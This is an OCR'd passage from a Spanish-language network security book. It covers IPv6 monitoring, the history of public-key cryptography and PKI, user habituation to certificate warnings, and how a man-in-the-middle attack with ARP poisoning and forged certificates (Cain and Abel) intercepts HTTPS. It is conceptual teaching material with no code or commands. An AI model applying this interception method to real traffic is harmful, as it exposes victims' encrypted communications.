


Fig. 5.78.- IPv6 desactivado en la interfaz seleccionada.

Por último, hay que recordar que los sistemas operativos *MAC OS X* o *Microsoft Windows* no suelen ser los únicos que se utilizan en las empresas – aunque sí los más comunes en los puestos clientes – y que esto debe realizarse en todos los equipos de la organización, ya sean sistemas *Linux* de escritorio o servidor, dispositivos móviles *iPhone*, *BlackBerry*, *Android* que se esté conectando e incluso aquellos sistemas que están corriendo en sistemas empotrados como *routers*, *switches* o *cámaras de vídeo vigilancia IP*. Hay que tener un control absoluto de los protocolos de la organización.

Una buena recomendación de seguridad es hacer un análisis del tráfico de red, conectando un *sniffer* como *Wireshark* a los puertos *mirror* de los *switches* y así descubrir si alguno de los equipos está anunciándose en la red IPv6 o solicitando peticiones de configuración para IPv6, y así saber si el protocolo está conviviendo o no en la red de la organización.

Capítulo VI
La protección que ofrecen los "protocolos seguros"

Tal y como se ha ido advirtiendo de forma previa, los protocolos de comunicaciones presentan como elemento fundamental la funcionalidad frente a otros aspectos. Estos hechos fueron los que originalmente obviaran determinados aspectos de la seguridad y por lo tanto ocasionaran que a día de hoy se arrastren problemas identificados desde hace muchos años. Uno de ellos como ya se ha demostrado en el capítulo correspondiente a las técnicas de *Sniffing*, *Spoofing* y *Hijacking*, le corresponde a la confidencialidad de la comunicación.

Este capítulo no trata de ser un compendio de algorítmica, ni de funciones matemáticas de cifrado. De ello ya se ha hablado mucho y muy bien en otros libros. Quiere mostrar no obstante el problema visto desde otra perspectiva, la de la víctima. ¿Por qué puede ser efectiva una técnica de suplantación ante un protocolo "seguro"?. Los conceptos matemáticos no han sido transmitidos convenientemente al usuario. Se le ha dicho "esto es un certificado y sirve para que te sientas seguro", sin embargo no se le ha dado una orientación de su uso. Se siente confundido cuando accede a un sitio web y recibe un mensaje de que el sitio no es de confianza. Esto sucede incluso con sitios oficiales. En muchas circunstancias no tiene un criterio para discernir y hace que finalmente una situación potencialmente insegura la asuma como algo habitual y no preste atención al problema. Aunque se habla de los usuarios, también desde la experiencia que da años de formación y auditoría, podría decirse igualmente de administradores de los sistemas. Comprenden el concepto de protocolo seguro, pero no saben ni cómo ni por qué suceden a veces las cosas.

Las problemática de la posibilidad del robo de la información suscitó mucho debate con el paso de los años y evidentemente el dar una solución se convirtió en la prioridad fundamental. Si las comunicaciones no eran seguras habría que dotar de mecanismos que garantizaran la confidencialidad de los datos en tránsito. La necesidad era clara, y el estudio e implementación requería un acuerdo casi mundial para tomar la determinación final.

Tal y como había sucedido muchas veces que cada cual optara por su método, era un mal método. Era mejor unificar esfuerzos y hacer causa común para dar una solución a la entonces emergente red de redes.

La solución pasaba:

- Por dar una solución general al problema de la seguridad.
- Que pudiera ser implementado por múltiples sistemas y protocolos.
- Que se apartara de ciertos axiomas concebidos hasta la fecha y que no ofrecían más que una solución temporal.
- Que permitiera su adaptación según fueran apareciendo nuevas tecnologías.

Durante muchos años la seguridad de una comunicación pasaba por utilizar una clave de tipo simétrica y a través de una función realizar el cifrado de la información deseada. Sin embargo esto siempre había generado ciertas suspicacias:

- Si siempre se cifra y se descifra con la misma clave, el transcurrir del tiempo hará que más tarde o temprano, pueda ser deducible o atacable.
- En una comunicación entre dos o más interlocutores, qué medio será el utilizado para intercambiar la clave con objeto de que no pueda ser interceptada y por lo tanto deje de ser útil.

Estos planteamientos revestían de una necesidad que aunque parezca mentira tenía solución desde los años 70. En 1973 Clifford Cocks, matemático de la Agencia de Inteligencia Británica planteó un mecanismo de cifrado basado en el uso de claves asimétrica. Debido a la confidencialidad de la idea y a la poca capacidad de cálculo con los que contaban los sistemas de aquella época la idea fue archivada. Años después con la desclasificación de material secreto, se descubrió que las bases del cifrado de comunicaciones tal y como se entiende a día de hoy pudo tener sus inicios en las teorías de este matemático.

Sin embargo los sistemas de cifrado basado en claves asimétricas vieron la luz en años posteriores (1976-1977). En 1976 Whitfield Diffie y Martin Hellman de la universidad de Stanford propusieron un mecanismo de intercambio de claves entre dos sistemas desconocidos a través de un medio inseguro. En noviembre de 1976 hicieron público un paper denominado *New Directions in Cryptography*, que sentaba las bases del PKC *(Public Key Cryptography)* y anunciaban el sistema *Diffie-Hellman*. Su trabajo definía algunos algoritmos de implementación de intercambio de firma digital.

Aunque su trabajo suponía un avance significativo, no establecía como debía realizarse la implementación de la firma digital. Ron Rivest, Adi Shamir y Len Adleman del MIT (Instituto Tecnológico de Massachusetts) describieron el conocido algoritmo RSA (nombre derivado de las iniciales de sus apellidos) en 1977. El algoritmo daba solución a los planteamientos suscitados en cuanto a la implementación de un algoritmo de firma digital, basado en el producto de dos números primos.

Puesto que la base matemática del algoritmo puede resultar bastante compleja, se reduce el procedimiento descrito RSA e intercambio PKC para una fácil asimilación.

- A y B quieren enviar una comunicación segura, intercambiando información cifrada.
- Para ello A posee dos claves denominados Kpub y Kpriv.
- A envía a B la Kpub. El proceso se basa en que lo que se cifre con Kpub solo puede ser descifrado con Kpriv.
- B recibe la Kpub de A.
- B genera una clave simétrica (clave de sesión) que será utilizada para cifrar y descifrar la información intercambiada.
- B cifrará la clave de sesión con la Kpub recibida de A.
- B envía dicha información a A.
- A descifra la información recibida con la Kpriv. Obtiene así la misma clave de sesión que posee B y pueden cifrar la información a transmitir.

Este teorema ofrecía por lo tanto solución a los problemas planteados:

- La clave de la sesión utilizada realmente para cifrar el contenido a transmitir, era solamente conocida por A y B.
- La clave de sesión presentaba la capacidad de ser cambiada en cada sesión e incluso en el transcurso de una sesión ya establecida. Por lo tanto no era duradera en el tiempo y por lo tanto factible de ser atacada.

Si el sistema era considerado como seguro ¿por qué no utilizar siempre para cifrar las Kpub y Kpriv, obviando así las claves simétricas? Simplemente por cuestión de computación. Hay que asumir por lo tanto que el uso de claves asimétricas no se da para cifrar todo el contenido de una comunicación, si no solamente para garantizar la seguridad de la clave

simétrica en tránsito. Si esta es insegura, finalmente la seguridad de la comunicación no será buena. El establecimiento de la negociación de dicha clave ofrecerá finalmente la seguridad final de la comunicación.

Aunque el mecanismo era idóneo para garantizar la confidencialidad de la información, existe otro aspecto definido ya en este punto no menos crítico que es el de impedir la suplantación. El sistema de claves asimétricas podría además ser utilizado para garantizar que algo o alguien es quien dice ser.

Obviando otros detalles, el proceso de RSA revestía de un problema fundamental. Cuando B recibía la Kpub de A, ¿cómo podía estar seguro que provenía realmente de A y no de un potencial atacante que estuviera en medio de la comunicación? Al final todo se reduce a un problema de confianza. Confiar, en que la clave es de quien debiera.

Puesto que se había visto que las soluciones basadas en la confianza única no eran muy adecuadas, implicaba utilizar otro mecanismo para garantizar dicho hecho. La clave por lo tanto debería ser única y exclusivamente de A y de ningún otro. Aunque este hecho parece algo simple de resolver la cuestión no es tan trivial como parece.

- La confianza de la clave recibida debería recaer en un tercero.
- Este tercero debería ser de confianza para A y para B.
- El tercero debería implementar mecanismos para garantizar la seguridad del sistema y que pueda deducirse que la Kpub de A es exclusivamente de A y no de otro.
- En caso de que las claves pudieran quedar comprometidas, plantear mecanismos que permita indicar a B que las claves ya no son válidas.

Esta necesidad daba paso a los cimientos de lo que se conoce actualmente como PKI *(Public Key Infraestructure)*. El estándar X.509 ITU-T *(International Telecommunication Union*, sector de las telecomunicaciones), fue planteado en el año 1988 en asociación del estándar X.500. El estándar X.509 definía los sistemas PKI y PMI *(Privilege Management Infraestructure)*, con lo que garantizar la seguridad del sistema PKC descrito previamente. La idea fundamental era la generación de un tercero que garantizara la viabilidad de las claves públicas intercambiadas y la confianza de las mismas.

La base era la generación de una autoridad certificadora que garantizara la confianza de las claves vinculado a un nombre distinguido declarado a través del estándar X.500. Así la idea fundamental se basaba en los siguientes elementos.

- Una serie de sistemas denominados entidades certificadoras, serían las necesarias de garantizar la confianza la las Claves Públicas mediante la generación de los certificados.

- Los certificados emitidos presentan una serie de propósitos que serán interpretados por el receptor con objeto de que puedan ser utilizados.

- La confianza o no de la seguridad del certificado se basa en tres elementos fundamentales:
  - La confianza en la entidad certificadora que ha generado el certificado.
  - Que el certificado emitido para un propósito (y nombre completo) se vaya a utilizar con dicho fin.
  - Que el certificado pueda ser utilizado en un margen de tiempo concreto.

- En el caso de fallo de seguridad con los certificados, por ejemplo porque hayan sido comprometidos, la entidad certificadora poseerá mecanismos para hacer públicos todos aquellos certificados emitidos que ya no sean válidos. La lista será pública y denominada CRL *(Certificate Revocation List).*

- Sin un certificado proviene de una entidad certificadora desconocida se pondrá en preaviso al usuario o bien se descartará.

- El sistema implementaba mecanismos no solo para cifrar los datos, sino para firmar elementos de la comunicación.

Aunque el sistema de PKI, está ampliamente extendido, no es utilizado exclusivamente en todo el sistema de PKC. Muchos sistemas de cifrado no aprovechan las características del servicio PKI para garantizar la procedencia de las claves. Las claves se intercambian sin depositar en las entidades certificadoras la garantía de procedencia.

El reto parecía logrado, sin embargo el paso del tiempo suscitó ciertos temores que se han visto reflejados en la realidad. Aunque el sistema es idealmente seguro ofrece una serie de connotaciones negativas.

- El uso de PKI de forma generalizada obliga a la adquisición de certificados "de confianza" a Entidades reconocidas mundialmente.

- La seguridad de los certificados recae finalmente en dichas Entidades Certificadoras. Si alguna Entidad es atacada, sus certificados emitidos verán mermados sus funcionalidades.

- Para que una Entidad sea reconocida, el sistema o el usuario deberán confiar en la misma. Si la confianza no se produce, entonces se entiende un fallo en el uso del sistema PKI.

- Si existe un fallo ¿quién toma la determinación de continuar o rechazar la comunicación?

Al final como en muchas ocasiones la toma de decisión podría derivar en alguien que no estuviera capacitado para ello. Póngase como ejemplo las dos siguientes imágenes. Corresponden a la misma web de la Agencia Tributaria.

La primera imagen corresponde al acceso realizado por introducir la URL de la Web: *www.agenciatributaria.gob.es*




Fig. 6.1.- Acceso basado en nombre.

Sin embargo la segunda se basa en haber introducido directamente la dirección IP del servidor: 195.235.106.207




Fig. 6.2.- Acceso basado en IP.

El error parece evidente, sin embargo el acceso en las dos situaciones es totalmente legítimo. En la primera de las circunstancias dadas se cumplen las reglas X.509 y en la segunda no. El certificado ha sido emitido para un nombre distinguido, en concreto: *www.agenciatributaria.gob.es* y en el segundo de los casos se accede al mismo servidor pero el cliente recibe el certificado emitido para un nombre diferente del acceso realizado: la IP 195.235.106.207.

Parece demasiado simple el ejemplo, pero el problema fundamental radica en que nadie ha explicado a todo aquel que utiliza un ordenador y se mueve por Internet las reglas del juego. Están acostumbrados a entrar en la página y ver el mismo error que se muestra en la anterior imagen. La palabra clave es "acostumbrado". Asumen por costumbre los errores, y por lo tanto los acaban aceptando como algo natural. Este hecho se ve maximizado muchas veces cuando es en la propia organización cuando ven estos errores al acceder a servicios internos. Acaban aceptándose simplemente, no se paran a pensar el qué está sucediendo.

Los axiomas generales han anunciado siempre que si hay "S" y aparece un candado la comunicación ya es segura. Bueno pues siguiendo solamente este axioma, lo seguro es que un día puedan verse estafados electrónicamente.

El problema fundamental radica en que no todo es tan simple como parece. Los mensajes tienden a la impronta en la persona de una acción reactiva ante la misma. Si se acostumbran a ver una imagen recurrirán a la acción natural. Si hay error y doy que no lo asumo, se cierra la ventana. Si hay error y doy que sí lo asumo, continúo. Si necesito llegar, más tarde o más temprano daré que lo asumo y hacia adelante. Total si esto ha salido muchas veces y nunca ha pasado nada. A esto tampoco ayuda que se llame al servicio de *Help Desk* de las organizaciones y se le diga a un usuario preocupado con la seguridad: "tú dale siempre que sí, que no pasa nada es algo que tendremos que resolver".

El germen del mal ya está sembrado. Al final y nuevamente, es un problema de confianza, pero en este caso y desgraciadamente lo más grave es que se acaba confiando incluso en el error. El objeto fundamental que se basa en la seguridad de la experiencia, fundamentada en la confianza en la entidad certificadora puede ser atacado. El problema por lo tanto no es ni de PKC, ni de PKI (que son seguros de por sí), es simplemente de quien decide finalmente.

El ataque de hombre en medio se ha extendido a los denominados protocolos seguros. Se puede afirmar qué un protocolo como HTTPS no es seguro. Realmente, no. La comunicación es segura con HTTPS desde origen a destino. El problema pasa por definir cuál es el origen y cuál el destino.

¿Qué pasaría si en el mecanismo de intercambio descrito en párrafos previos, B recibiera un supuesto Certificado (Kpub) emitido por A, que realmente ha creado un sistema atacante intermedio? Bueno pues en el caso de HTTPS, sería decisión de B optar por lo que hay que hacer con el certificado, asumirlo o rechazarlo. Casi siempre una comunicación de tipo HTTPS, no supone ninguna injerencia para el usuario, sucede sin más.

Tomando como ejemplo el acceso a la web anterior puede evaluarse el certificado que ha desencadenado el proceso PKC. Los datos existentes en el certificado y que de una u otra forma son críticos a la hora de establecer la confianza en el mismo son los siguientes:

- Nombre sujeto para el que se ha emitido el certificado.
- Fecha de validez del certificado.
- Entidad certificadora que valida el certificado

El primero tal y como se ha visto previamente supone un elemento fundamental. El segundo dato, la fecha, determina la duración y por lo tanto validez del certificado. El tercero y último define quién asegura que el certificado es bueno. Si el equipo receptor (o el usuario) confía en la entidad certificadora habrá superado también ese parámetro de validación.




Fig. 6.3.- Propiedades del certificado.




Fig. 6.4.- Entidades certificadoras raíz de confianza.

Si cualquiera de los parámetros analizados no fuera el adecuado, se mostrará un mensaje de error. Quizá a veces lo fundamental resida efectivamente en como se muestra ese mensaje de error. A continuación se muestra el mismo problema, visto desde tres perspectivas diferentes: Internet Explorer 6, Internet Explorer 8 y *Mozilla* Firefox. Estos tres ejemplos ilustran diferentes formas de mostrar el mismo "mensaje de error" cuando se accede a la Agencia Tributaria mediante IP y no de forma correcta a través del nombre.




Fig. 6.5.- Acceso mediante Internet Explorer 6.0.

El mensaje que muestra IE6 es bastante descriptivo. Muestra el motivo del error. Quizá el mayor problema resida en que el mensaje descriptivo es demasiado neutro y los colores en pantalla (no se observa el rojo) no inducen a que el usuario rechace la comunicación.




Fig. 6.6.- Acceso mediante Internet Explorer 8.0.

En el caso de Internet Explorer 8, el mensaje ahonda más en las consecuencias que en el problema. Este último marcado en rojo en la imagen, puede pasar desapercibido para el usuario, donde el foco de la visión está desviado a otro punto. Quizás este mensaje más negativo condiciona más la acción del usuario que en el caso anterior.




Fig. 6.7.- Acceso mediante Firefox.

En el caso de Firefox el detalle técnico es claro, pero hay que desplegarlo y como no, entender la advertencia. Luego para el usuario lidiar con el tema de las excepciones una vez entendido los riesgos, es otra historia.

La evolución de la seguridad, se muestra incluso hasta en los mensajes, más neutro en el caso de I.E. 6 o más crítico y dramático en el caso de I.E. 8. Sin embargo todo esto no acabará de convencer seguramente por motivo de la costumbre. El mensaje saldrá muchas veces ante accesos legítimos y el usuario acabará entendiendo (asumiendo más bien) los riesgos y viajando a un sitio web, seguro de sus pasos.

El sistema PKI presenta por lo tanto un problema fundamental que como no, es aprovechado para el ataque de MITM. Por qué no construir que la herramienta pueda facilitar al atacante un mecanismo para hacer llegar al cliente un certificado falso. De esta forma la sesión podría ser secuestrada "aun siendo segura".

Nuevamente será necesario el ataque mediante *ARP Poisoning* o alguno que permita reconducir el tráfico a través del atacante. Cuando el usuario acceda a un sitio web seguro,

recibirá un certificado no de este, si no del atacante. La víctima tiene en esta circunstancia la posibilidad de rechazar el certificado recibido, pero ¿lo hará?

En el caso de aceptarlo, se estará generando un doble canal de HTTPS:

- Usuario víctima y atacante: certificado del atacante.
- Atacante y servidor web seguro: certificado del servidor web.

La víctima generará una clave simétrica que convenientemente cifrada enviará al atacante. Éste que tendrá en su poder la clave privada, correspondiente al certificado enviado, podrá descifrar y obtener la clave simétrica. Con el certificado del servidor web, podrá establecer el canal seguro con el mismo, garantizando estar en medio con el conocimiento de las claves simétricas necesarias para descifrar y/o alterar la comunicación.

La siguiente imagen muestra dos certificados. El de la izquierda corresponde con un certificado emitido por *Caín y Abel* donde ha interceptado y generado un certificado para la conexión a *www.hotmail.com* que está realizando una víctima del ataque de MITM. El de la derecha corresponde con el mensaje legítimo que se recibe cuando se accede a dicho sitio web y no hay ataque alguno.




Fig. 6.8.- Certificados de acceso a Hotmail.

Aparentemente ambos certificados parecen buenos. Sin embargo en esencia son muy diferentes debido fundamentalmente a la entidad certificadora que nos ha generado, aunque

parezcan ambos emitidos por *VeriSign Class 3 Extended Validation SSL CA*. La siguiente imagen muestra confrontados los detalles de los certificados.




Fig. 6.9.- Detalles de los certificados de acceso a Hotmail.

